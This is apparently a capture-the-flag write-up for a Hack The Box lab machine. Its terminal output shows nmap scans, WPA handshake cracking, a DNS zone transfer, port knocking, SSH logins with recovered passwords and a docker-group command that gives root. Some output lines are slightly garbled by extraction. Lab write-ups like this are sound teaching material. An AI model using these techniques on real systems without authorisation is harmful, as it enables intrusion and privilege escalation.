Olympus

Synopsis

Olympia is not overly difficult, however there are many steps involved in getting access to the main system. There is a heavy focus on the use of Docker, with a variety of topics and techniques along the way.

Skills

- Knowledge of Linux
- Knowledge of Docker
- Exploiting Xdebug
- Identifying docker instances
- Cracking WPA handshakes
- Gathering information through zone transfers
- Abusing docker permissions


Exploitation

As always we start with the nmap to check what services/ports are open


```
Nmap scan report for 10.10.10.83 (10.10.10.83)
Host is up (0.17s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
22/tcp   filtered ssh
53/tcp   open     domain  (unknown banner: Bind)
| dns-nsid:
|_  bind.version: Bind
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|     bind
|_    Bind
80/tcp   open     http    Apache httpd
|_http-title: Crete island - Olympus HTB
|_http-server-header: Apache
2222/tcp open     ssh     (protocol 2.0)
| ssh-hostkey:
|   2048 f2badb069500ec0581b0936032fd9e00 (RSA)
|   256 7990c03d436c8d721960453cf89914bb (ECDSA)
|_  256 f85b2e32950312a33b40c51127ca7152 (ED25519)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-City of olympia
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.
cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port53-TCP:V=7.93%I=7%D=7/16%Time=64B37C75%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,3F,"\0=\0\x06\x85\0\0\x01\0\x01\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03\xc0\x0c\0\x10\0\x03\0\0\0\0\0\x05\x04Bind\xc0\x0c\
SF:0\x02\0\x03\0\0\0\0\0\x02\xc0\x0c");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port2222-TCP:V=7.93%I=7%D=7/16%Time=64B37C70%P=x86_64-pc-linux-gnu%r(NU
SF:LL,29,"SSH-2\.0-City\x20of\x20olympia\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\r\n");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

We have only 3 ports open 53/TCP DNS , 80/HTTP and 2222/SSH plus one filtered port 22/SSH


Opening the browser gives us only a picture image




But when inspect requests/response via BurpsSuit, we can spot the “Xdebug” header in the server’s response



Xdebug is an PHP extension that provides debugging and profiling capabilities and usually debugging functionalities can be leveraged to get a remote command execution
Let’s check if metasploit has a CVE for the provided version of Xdebug



and it has indeed, so let’s use it to get a command execution on the system



And we got a reverse shell, but a quick inspection revealed that we are in a docker container

```
ls -al /home/zeus/airgeddon
total 1100
drwxr-xr-x 1 zeus zeus   4096 Apr  8  2018 .
drwxr-xr-x 1 zeus zeus   4096 Apr  8  2018 ..
-rw-r--r-- 1 zeus zeus    264 Apr  8  2018 .editorconfig
drwxr-xr-x 1 zeus zeus   4096 Apr  8  2018 .git
-rw-r--r-- 1 zeus zeus    230 Apr  8  2018 .gitattributes
drwxr-xr-x 1 zeus zeus   4096 Apr  8  2018 .github
-rw-r--r-- 1 zeus zeus     89 Apr  8  2018 .gitignore
-rw-r--r-- 1 zeus zeus  15855 Apr  8  2018 CHANGELOG.md
-rw-r--r-- 1 zeus zeus   3228 Apr  8  2018 CODE_OF_CONDUCT.md
-rw-r--r-- 1 zeus zeus   6358 Apr  8  2018 CONTRIBUTING.md
-rw-r--r-- 1 zeus zeus   3283 Apr  8  2018 Dockerfile
-rw-r--r-- 1 zeus zeus  34940 Apr  8  2018 LICENSE.md
-rw-r--r-- 1 zeus zeus   4425 Apr  8  2018 README.md
-rw-r--r-- 1 zeus zeus 297711 Apr  8  2018 airgeddon.sh
drwxr-xr-x 1 zeus zeus   4096 Apr  8  2018 binaries
drwxr-xr-x 1 zeus zeus   4096 Apr  8  2018 captured
drwxr-xr-x 1 zeus zeus   4096 Apr  8  2018 imgs
-rw-r--r-- 1 zeus zeus  16315 Apr  8  2018 known_pins.db
-rw-r--r-- 1 zeus zeus 685345 Apr  8  2018 language_strings.sh
-rw-r--r-- 1 zeus zeus     33 Apr  8  2018 pindb_checksum.txt
```


Enumerating directories and files, discovered an interesting directory “captured” which contains the .cap file (files with that extension are network dump from the packet sniffers)

```
ls -al /home/zeus/airgeddon/captured
total 304
drwxr-xr-x 1 zeus zeus   4096 Apr  8  2018 .
drwxr-xr-x 1 zeus zeus   4096 Apr  8  2018 ..
-rw-r--r-- 1 zeus zeus 297917 Apr  8  2018 captured.cap
-rw-r--r-- 1 zeus zeus     57 Apr  8  2018 papyrus.txt
```


But unfortunately, after opening the file in the wireshark everything is encrypted, so we need to decrypt it, for which we need to know a valid key


To get the key we can use aircrack-ng, this program will try to crack the passphrase based upon the provided wordlist

After a few minutes of cracking we got a valid key “flightoficarus”




Not we need to import the found key to the wireshark to decrypt content of .cap file





After decrypting the content, we spotted text string that looks like a password “Too_cl0se_to_th3_Sun”



After a few minutes of thinking where we can use this password, we got an idea to try to ssh as a user icarus to the 2222/SSH

And it turned out it was a good idea, we got an access


```
-# ssh icarus@10.10.10.83 -p 2222
he authenticity of host '[10.10.10.83]:2222 ([10.10.10.83]:2222)' can't be established.
D25519 key fingerprint is SHA256:V6V9p5fghozNoHThCpKbwOZurVhTFBlEniJiX620TP0.
his key is not known by any other names.
re you sure you want to continue connecting (yes/no/[fingerprint])? yes
arning: Permanently added '[10.10.10.83]:2222' (ED25519) to the list of known hosts.
carus@10.10.10.83's password:
ermission denied, please try again.
carus@10.10.10.83's password:
ermission denied, please try again.
carus@10.10.10.83's password:
ast login: Sun Apr 15 16:44:40 2018 from 10.10.14.4
carus@620b296204a3:~$
```

but , it was another docker container, yet checking stored files gave us a domain name

```
icarus@620b296204a3:~$ cat help*

Athena goddess will guide you through the dark ...

Way to Rhodes ...
ctfolympus.htb

icarus@620b296204a3:~$
```

Let’s register this domain in our /etc/hosts file and check if we will get any new web page

Well, it did not give us anything new, we were presented with the same image picture



After a few minutes of thinking, we tried to performed DNS zone transfer using the found domain name

And we succeeded and got a few more domain names

```
└─# dig axfr @10.10.10.83 ctfolympus.htb

; <<>> DiG 9.18.12-1-Debian <<>> axfr @10.10.10.83 ctfolympus.htb
; (1 server found)
;; global options: +cmd
ctfolympus.htb.         86400   IN      SOA     ns1.ctfolympus.htb. ns2.ctfolympus.htb. 2018042301 21600 3600 604800 86400
ctfolympus.htb.         86400   IN      TXT     "prometheus, open a temporal portal to Hades (3456 8234 62431) and St34l_th3_F1re!"
ctfolympus.htb.         86400   IN      A       192.168.0.120
ctfolympus.htb.         86400   IN      NS      ns1.ctfolympus.htb.
ctfolympus.htb.         86400   IN      NS      ns2.ctfolympus.htb.
ctfolympus.htb.         86400   IN      MX      10 mail.ctfolympus.htb.
crete.ctfolympus.htb.   86400   IN      CNAME   ctfolympus.htb.
hades.ctfolympus.htb.   86400   IN      CNAME   ctfolympus.htb.
mail.ctfolympus.htb.    86400   IN      A       192.168.0.120
ns1.ctfolympus.htb.     86400   IN      A       192.168.0.120
ns2.ctfolympus.htb.     86400   IN      A       192.168.0.120
rhodes.ctfolympus.htb.  86400   IN      CNAME   ctfolympus.htb.
RhodesColossus.ctfolympus.htb. 86400 IN TXT     "Here lies the great Colossus of Rhodes"
www.ctfolympus.htb.     86400   IN      CNAME   ctfolympus.htb.
ctfolympus.htb.         86400   IN      SOA     ns1.ctfolympus.htb. ns2.ctfolympus.htb. 2018042301 21600 3600 604800 86400
;; Query time: 96 msec
;; SERVER: 10.10.10.83#53(10.10.10.83) (TCP)
;; WHEN: Sun Jul 16 20:31:05 EDT 2023
;; XFR size: 15 records (messages 1, bytes 475)

┌──(root㉿kali)-[~]
```

But the most important information form the zone transfer was a line “prometheus open a temporal portal to Hades …”

This line contains 3 pieces of information needed for further exploitation

Prometheus - username
St34l_th3_Fire!” - password
3456 8234 62431 - knocking sequence for 22/SSH

If we scan port 22/SSH with nmap, we will get that is filtered


```
─# nmap 10.10.10.83 -p 22
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-16 21:11 EDT
Nmap scan report for olympus.htb (10.10.10.83)
Host is up (0.11s latency).

PORT   STATE    SERVICE
22/tcp filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds
```

But if we scan it again after performing knocking using the found sequence, we will get that it’s open

```
└─# knock 10.10.10.83 3456 8234 62431

┌──(root㉿kali)-[~]
└─# nmap 10.10.10.83 -p 22
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-16 21:12 EDT
Nmap scan report for olympus.htb (10.10.10.83)
Host is up (0.14s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Now, with open 22/SSH and credentials from DNS zone transfer, we can ssh to the target

```
└─# ssh prometheus@10.10.10.83
The authenticity of host '10.10.10.83 (10.10.10.83)' can't be established.
ED25519 key fingerprint is SHA256:ASwPKfmtzrEgoGvfI1Zo1r1iVFAXW4G3mQdn/LV+tRg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.83' (ED25519) to the list of known hosts.
prometheus@10.10.10.83's password:

Welcome to
```



And we are on the system (not a docker)

Checking the group membership informed us that we belong ot the docker group what makes the privileges escalation very easy

```
prometheus@olympus:~$ id
uid=1000(prometheus) gid=1000(prometheus) groups=1000(prometheus),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),111(bluetooth),999
(docker)
prometheus@olympus:~$
```

First of all we listed available containers and then abused our docker group membership

```
prometheus@olympus:~$ docker list
docker: 'list' is not a docker command.
See 'docker --help'
prometheus@olympus:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
crete               latest              31be8149528e        5 years ago         450MB
olympia             latest              2b8904180780        5 years ago         209MB
rodhes              latest              82fbfd61b8c1        5 years ago         215MB
prometheus@olympus:~$ docker run -v /:/mnt --rm -it crete chroot /mnt sh
# whoami
root
#
```

And we escalated our privileges to the root user